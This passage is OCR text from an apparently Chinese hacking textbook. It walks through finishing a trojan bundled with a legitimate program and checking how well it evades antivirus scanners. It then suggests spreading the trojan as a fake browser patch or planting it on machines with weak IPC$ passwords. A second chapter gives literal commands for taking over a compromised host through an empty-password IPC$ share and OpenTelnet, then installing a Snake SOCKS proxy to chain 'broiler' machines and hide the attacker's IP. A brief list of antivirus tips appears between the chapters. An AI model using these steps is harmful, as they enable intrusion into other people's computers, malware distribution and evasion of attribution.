


图 11-19 启动设置

步骤 11 单击【下一步】按钮，在弹出的对话框中选择【Save Self Extraction Directive(SED)file】单选按钮，并设置保存路径，保存刚才所做的设置，然后单击【下一步】按钮，如图 11-20 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 12 此时开始制作木马自解压程序，单击【下一步】按钮，如图 11-21 所示。




图 11-20　保存设置




图 11-21　开始生成木马

步骤 13 整个制作过程是在 DOS 下进行的，在完成度达到 100%后会弹出提示窗口，单击【完成】按钮，如图 11-22 所示。



图 11-22　制作完成

步骤 14 至此木马程序与合法程序的捆绑工作就完成了，格式为 EXE，直接双击即可运行，如图 11-23 所示。




图 11-23　生成的木马

实训 4　远程控制测试

把生成的木马放到 http：//www.virscan.org/上查一下，只有 33%的杀毒引擎能查出来，说明木马比加壳前强壮了，如图 11-24 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-24　检测加壳木马

利用网页木马传播技术或木马电子书技术传播发布木马。当然，也可以把它作为 IE 浏览器的重要补丁发送给别人。还可用啊 D 网络工具包扫描 IPC$弱口令机器，把木马种到目标机去，如图 11-25 所示。



图 11-25　种植木马

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在目标机上种植木马后，可查看对方电脑的硬盘内容，如图 11—26 所示。




图 11—26　查看对方的硬盘内容

防御措施

日常防御病毒时应注意以下事项。

① 决不打开来历不明邮件的附件或你并未预期接到的附件。不要打开可疑的邮件附件。

② 建议至少每周更新一次病毒定义码，因为防病毒软件只有是最新的才最有效。

③ 当首次在计算机上安装防病毒软件时，一定要花费些时间对机器做一次彻底的病毒扫描，以确保它尚未受到病毒感染。

④ 使用软盘、光盘和其他可插拔介质前，一定要对它们进行病毒扫描。

⑤ 不要从任何不可靠的渠道下载任何软件。

⑥ 警惕欺骗性的病毒。如果你收到一封来自朋友的邮件，声称有一个最具杀伤力的新病毒，并让你将这封警告性质的邮件转发给你所有认识的人，这十有八九是欺骗性的病毒。

⑦ 不要用共享的软盘安装软件，更糟糕的是复制共享的软盘。

⑧ 如果你使用互联网，特别是使用宽带，并总是在线，那就非常有必要用个人防火墙保护你的隐私并防止不速之客访问你的系统。

⑨ 收集全常用脱壳工具，对付各种加壳。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务小结

本任务是黑客技术中非常关键的领域，在任务中给大家介绍的只是基本的方法，我们还要对木马的加壳技术有一个全面的认识。壳，自然界中植物用它来保护种子，动物用它来保护身体，防御攻击。同样地，在一些计算机软件中也有一段专门负责保护软件不被非法修改或反编译的程序，它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务。由于这段程序和自然界的壳在功能上有很多相同的地方，基于命名的规则，大家就把这样的程序称为“壳”了。木马危害无穷，但是随着人们对各种木马知识的了解，杀毒和专杀工具的不断升级更新，使得很多木马无藏身之地，但很多高手到处卖马，号称不会被查杀。它们究竟是如何躲在人们的系统中的呢？对于黑客来说，加/脱壳技术被淋漓尽致地应用到了伪装木马客户端上，目的是为了防止被杀毒软件反跟踪查杀和被跟踪调试，同时也防止算法、程序被他人静态分析。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 12

肉鸡跳板制作

跳板是指完全控制远程计算机“肉鸡”进行入侵。黑客从本地入侵其他计算机的时候，自己的 IP 会暴露给对方。作为黑客，必须学会隐藏自己的踪迹，这是攻击的前提。


案例

2009 年 10 月，某聊天室推出了 3.0 VIP 频道，在这里玩《传奇》的同组人可以直接进行语音对话。有了频道号码，就像有了单独的聊天室，频道主人可以掌控发言权。张某与该公司客服联系，想申请频道号码，但该公司客服称已经不能申请了。虽然张某开价购买，该公司仍然不给。与此同时，他听说很多人通过内部关系拿到了频道号码。因此他觉得“不公平”，于是决定利用“肉鸡”攻击该公司。

张某在网上找到一个卖家，以 500 元的价格购买了 12 小时的“肉鸡”，同时有 500 只“肉鸡”在线攻击，卖家帮他在电脑上装了软件。2009 年 12 月 4 日晚，张某在软件上输入该公司 3.0 VIP 频道的 IP 地址和端口，开始实施攻击，整个过程持续了 2 小时。第二天，张某在聊天室碰到一个该公司的客服，客服让他不要再攻击，并答应给他一个频道号码，但他只用一次就无法再使用了。张某认为是该公司把号收回，再次提出要 3 个频道号，否则就攻击该公司一个月。该公司客服没有答应，于是他继续攻击。当晚 10 点，该公司给了他频道号码，攻击也暂时停止。2010 年 1 月 16 日，张某在大连家中被警方抓获。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 隐藏身份的常用方法

通过寻找肉鸡，将代理工具复制到肉鸡的机器里，远程登录肉鸡，安装代理工具，将肉鸡的机器设置为代理服务器，所有网络行为都通过肉鸡代理，以后所有的攻击留下的 IP 地址都是肉鸡的 IP 地址，并可以设置多级代理。

要点 2 隐藏 IP 对于安全防护的意义

用肉鸡做代理隐藏自己的 IP 地址，可保护攻击者，同时要尽量避免自己沦落为别人的肉鸡。

要点 3 IP 隐藏与代理服务

1．肉鸡

肉鸡通常指的是已经被入侵者成功控制的网络上的主机(计算机设备)，这些被控制的机器对于入侵者来说就像一个任人宰割的肉鸡，这是一个很形象的描述。

肉鸡的作用有很多，如获取对方资料，被黑客当作跳板再攻击，利用多台肉鸡发起 DDoS 攻击，刷网站流量，推广流氓插件等诸多用途。

2．代理

代理服务器是介于浏览器和 Web 服务器之间的一台服务器，当通过代理服务器上网冲浪时，浏览器不是直接到 Web 服务器去取回网页，而是向代理服务器发出请求，由代理服务器来取回浏览器所需要的信息，并传送回用户的浏览器中。

一般代理服务器都有一个很大的 Cache，起缓冲作用，它不断将新获取的数据存储到它的存储器上。如果浏览器所请求的数据在其本机的存储器上已经存在，而且是最新的，那么它就不再从 Web 服务器取数据，而是直接将存储器上的数据传送给用户的浏览器，这样能显著提高浏览速度和效率了。

代理服务器通常有两种类型，Http 代理和 Socks5 代理。Http 代理用来浏览网页，其端口一般是 80 和 8080，不过也有使用 3128 等其他端口的；而 Socks5 代理可以看作一种全能的代理，不管是 Telnet、FTP 还是 IRC 聊天都可以用它，这类代理的端口通常是 1080。

代理服务器的工作机制很像人们生活中常常提及的代理商，假设你自己的机器为 A 机，你想获得的数据由服务器 B 提供，代理服务器为 C，那么具体的连接过程是这样的。首先，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

A 机需要 B 机的数据，A 机直接与 C 机建立连接，C 机接收到 A 机的数据请求后，与 B 机建立连接，下载 A 机所请求的 B 机上的数据到本地，再将此数据发送至 A 机，完成代理任务。

要点 4　相关软件简介

1. SkSockServer.exe

 代理软件，运行在要作为代理的机器(或肉鸡)上。

2. SkServerGUI.exe

 代理配置工具，主要在本地配置多级代理的各级代理关系。

3. SocksCap.exe

 用于设置使用代理的应用程序，如 IE 或 QQ 等。

攻击实训

实训 1　在肉鸡上安装 Snake 代理服务

具体操作方法如下。

步骤 1　啊 D 网络工具包的用法在前面的任务中已经介绍过。本次实验直接使用啊 D 网络工具包扫描肉鸡，得到有弱口令的机器，如图 12-1 所示。




图 12-1　肉鸡扫描

步骤 2　建立 IPC$连接，将 SkSockServer.exe 复制到肉鸡上。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在 E 盘根目录下创建 proxy_set 工作目录，将 SkSockServer.exe，OpenTelent.exe 复制到 E：\proxy_set 中。打开命令提示符窗口，进入工作目录，输入“net use \\19.16.1.30\ipc$ "" /user:"administrator" ""，按 Enter 键，打开远程计算机的 IPC$连接，输入“net use z：\\19.16.1.30\C$ "" ""。映射远程计算机的 C 盘为本地 Z 盘，然后输入“copy SkSockServer.exe z：”，复制 SkSockServer.exe 到 Z 盘，如图 12—2 所示。




图 12—2　复制文件

步骤 3 输入“opentelnet \\19.16.1.30 administrator "" 1 8800”，用 OpenTelnet 开启对方的 Telnet 服务，远程登录肉鸡，如图 12—3 所示。




图 12—3　开启服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 输入“Telnet 19.16.1.30 8800”，选择【Y】，如图 12-4 所示。




图 12-4　登录肉鸡

密码为空，直接按 Enter 键，如图 12-5 所示。




图 12-5　输入用户名和密码

验证是否成功登录远程计算机，输入 dir 命令，查看当前的目录，如图 12-6 所示。



图 12-6　成功登录

步骤 5 在远程主机上安装代理。安装 Snake 代理需要 4 个步骤。

① 执行 sksockserver -install，将代理服务安装在主机中。

② 执行 sksockserver -config port 1122，将代理服务的端口设置为 1122，也可以设置为其他的端口号。

③ 执行 sksockserver -config starttype 2，将该服务的启动方式设置为自动启动。

④ 执行 net start skserver，启动代理服务，如图 12-7 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
C:\>sksockserver -install
Snake SockProxy Service installed.

C:\>sksockserver -config port 1122
The Port value have set to 1122

C:\>sksockserver -config starttype 2
The New StartType have set to 2 -- Auto

C:\>net start skserver
Snake SockProxy Service 服务正在启动 .
Snake SockProxy Service 服务已经启动成功。


C:\>
```

图 12-7　安装代理

设置完毕后使用 netstat –an 命令查看 1122 端口是否开放，如图 12-8 所示。

```
C:\>netstat -an | more

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:42             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:53             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:119            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:563            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1033           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1122           0.0.0.0:0              LISTENING
-- More --
```

图 12-8　查看端口

退出 Telnet，如图 12-9 所示。

```
C:\>exit
失去了跟主机的连接。

E:\proxy_set>
```

图 12-9　退出登录

步骤 6 在第二个肉鸡上设置二级代理。第二个肉鸡的捕获，实施步骤请参照前面第一个肉鸡的实施步骤。

实训 2　配置本地代理工具

使用本地代理配置工具：SkServerGUI.exe，设置各级代理的代理链接关系。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 1 打开 SkServerGUI 软件，如图 12–10 所示。




图 12–10　软件界面

步骤 2 选择【配置】|【经过的 SkServer】命令，设置经过的 SkServer，如图 12–11 所示。



图 12–11　设置经过的 SkServer

第一级代理是 19.16.1.30，端口是 1122 端口，注意将【允许】复选框选中，单击【OK】按钮，如图 12–12 和图 12–13 所示。如果有第二级代理，可以继续单击【增加】按钮。




图 12–12　设置参数




图 12–13　增加代理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 选择【配置】|【客户端】命令，进行客户端设置，如图 12–14 所示。




图 12–14　客户端设置

这里只允许本地访问该代理服务，所以将 IP 地址设置为 127.0.0.1，子网掩码设置为 255.255.255.255，并将【允许】复选框选中，单击【OK】按钮，如图 12–15 所示。




图 12–15　增加本地 IP

步骤 4 返回主界面，选择【命令】|【开始】命令，启动各级代理跳板，如图 12–16 所示。




图 12–16　启动跳板

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

注　意

该程序启动以后监听的端口是 1913，不是 1122。

实训 3　设置代理应用程序

将需要代理服务器的应用程序，如 IE 或 QQ，设置为代理方式，这样可以避免被目标主机发现。

需要用到的工具是代理的客户端程序 SocksCap。该程序包含两个程序，一个是安装程序，一个是汉化补丁，如图 12–17 所示。



图 12–17　代理软件

1．SocksCap 设置

安装 SocksCap 软件，设置 Socks 代理服务器为本地 IP 地址 127.0.0.1，端口设置为跳板的监听端口 1913，选择【SOCKS 版本 5】单选按钮，如图 12–18 所示。

单击【确定】按钮后，如图 12–19 所示。




图 12–18　SocksCap 设置



图 12–19　SocksCap 界面

2．添加需要代理的应用程序

下面添加需要代理的程序，如 Internet Explorer 程序。

选择【文件】|【新建】命令，如图 12–20 所示。在弹出的【新建应用程序标识项】对话框

溜客安全网 WwW.176Ku.CoM

